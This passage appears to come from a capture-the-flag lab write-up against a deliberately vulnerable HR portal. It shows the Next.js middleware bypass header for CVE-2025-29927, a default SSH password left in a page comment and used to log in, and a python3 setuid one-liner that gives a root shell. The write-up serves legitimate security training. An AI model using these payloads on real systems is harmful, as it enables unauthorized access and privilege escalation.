
```
{
  "status": "ok",
  "service": "VulnCorp HR Portal",
  "version": "3.2.1",
  "framework": "Next.js 14.1.0",
  "node": "v20.20.2",
  "uptime": 0.895019568,
  "timestamp": "2026-06-06T08:56:20.165Z"
}
```

The trying to navigate the site is almost impossible without logging in with the correct credentials. This is due to the site using `Next.js` middleware. Since it is running an old version of next, the middleware can be bypassed by using the `CVE-2025-29927` middleware bypass.

By adding an extra header after intercepting the request to a restricted page.

```
x-middleware-subrequest:
src/middleware:src/middleware:src/middleware:src/middleware:src/middleware
```


Trying to visit a page after modifying the request and bypassing the login page shows the flag.



Source :

- [Next JS middleware authorization bypass \(projectdiscovery.io\)](https://projectdiscovery.io)

Twelfth flag - USER FLAG




The payroll page has a note with a comment:

Note: SSH key for payroll server at `/home/hr-admin/.ssh/id_rsa`
 // Change the Password to access the HR Portal Server (34.239.170.92) as it is left as default "HRportal2024!"

This makes it possible to `ssh` into the server(`34.239.170.92`) with the user `hr-admin` and the password `HRportal2024!`. A flag is placed in a `user.txt` file.

Privilege escalation

Thirteenth flag - USER FLAG



```
hr-admin@ip-172-31-77-46:~$ python3 -c 'import os; os.setuid(0); os.execle("/bin/sh", "sh")'
# whoami
root
# cd
# ls
user.txt
# cd /root
# ls
root.txt  snap
# cat root.txt
FLAG[suid_py3_r00t_3sc4l4t10n_pwn3d]
```

The screenshot shows a terminal window with a Kali Linux watermark. The user runs a python3 command to attempt a root shell using `os.setuid(0)`. The prompt changes to `#`, indicating root access. The user then runs `whoami` (returns `root`), `cd`, `ls` (shows `user.txt`), `cd /root`, `ls` (shows `root.txt` and `snap`), and `cat root.txt` (reveals the flag `FLAG[suid_py3_r00t_3sc4l4t10n_pwn3d]`).

Using a common shell payload doesn't return a root shell.

```
python -c 'import os; os.execl("/bin/sh", "sh")'
```

However, changing the `SUID` in the payload, returns a root shell.

```
python3 -c 'import os; os.setuid(0); os.execl("/bin/sh", "sh")'
```

Running `cd /root && cat root.txt` returns the Flag.